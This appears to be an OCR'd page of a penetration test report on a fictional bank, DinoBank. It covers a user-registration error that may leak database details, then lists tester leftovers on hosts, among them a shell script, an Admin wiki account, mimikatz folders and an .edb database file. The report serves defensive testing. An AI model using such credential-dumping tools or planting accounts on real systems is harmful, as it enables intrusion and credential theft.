
DETAILS

There is a bug within the user registration function within DinoBank's my.dinobank.us application. This interface exposes an error that may provide information about DinoBank's database. While [redacted] did not manage to exploit this, [redacted] believes that this bug may be vulnerable to certain exploits due to the nature of the error message.

If this bug is exploitable, it could possibly reveal sensitive information from the database. Even if the bug is not exploitable, it hinders DinoBank's business because new customers cannot make accounts via the web interface. The likelihood is very high since customers will always have to go through this interface to actually make an account. The business impact is unknown at the time of the finding.

ATTACK REPLICATION

Attempt to register a user for the my.dinobank.us application. Whatever is in the password field will trigger this error. The test password has been redacted.



MITIGATION

Make sure to sanitize input fields.

Ensure that the internal account sign up system works as intended.

ASSESSMENT ARTIFACTS

Time	Host	Location	Present
11/23 9:35am	10.0.2.100	/tmp/k.sh	Present
11/23	10.0.1.250	test@test.com user	Present
11/23	10.0.2.103	test@test.com user	Present
11/23	10.0.1.31	Wiki user has been created called Admin	Present
11/23	10.0.1.31	/index.php?title=Main_Page%3Fpage%3D1	Present
11/23	10.0.1.31	Wiki user has been created called Test2	Present
11/23	10.0.1.31	Wiki user has been created called Test3	Present
11/23 5:08pm	10.0.10.208	C:\Users\Administrator\Downloads\mimikatz C:\Users\Administrator\Downloads\procexp64.exe	Deleted
11/23 5:09pm	10.0.1.10	C:\Users\Administrator\Desktop\mimikatz_turnk	Deleted
11/23 5:15pm	10.0.1.20	C:\Users\Administrator.DINO\Documens\a.edb	Present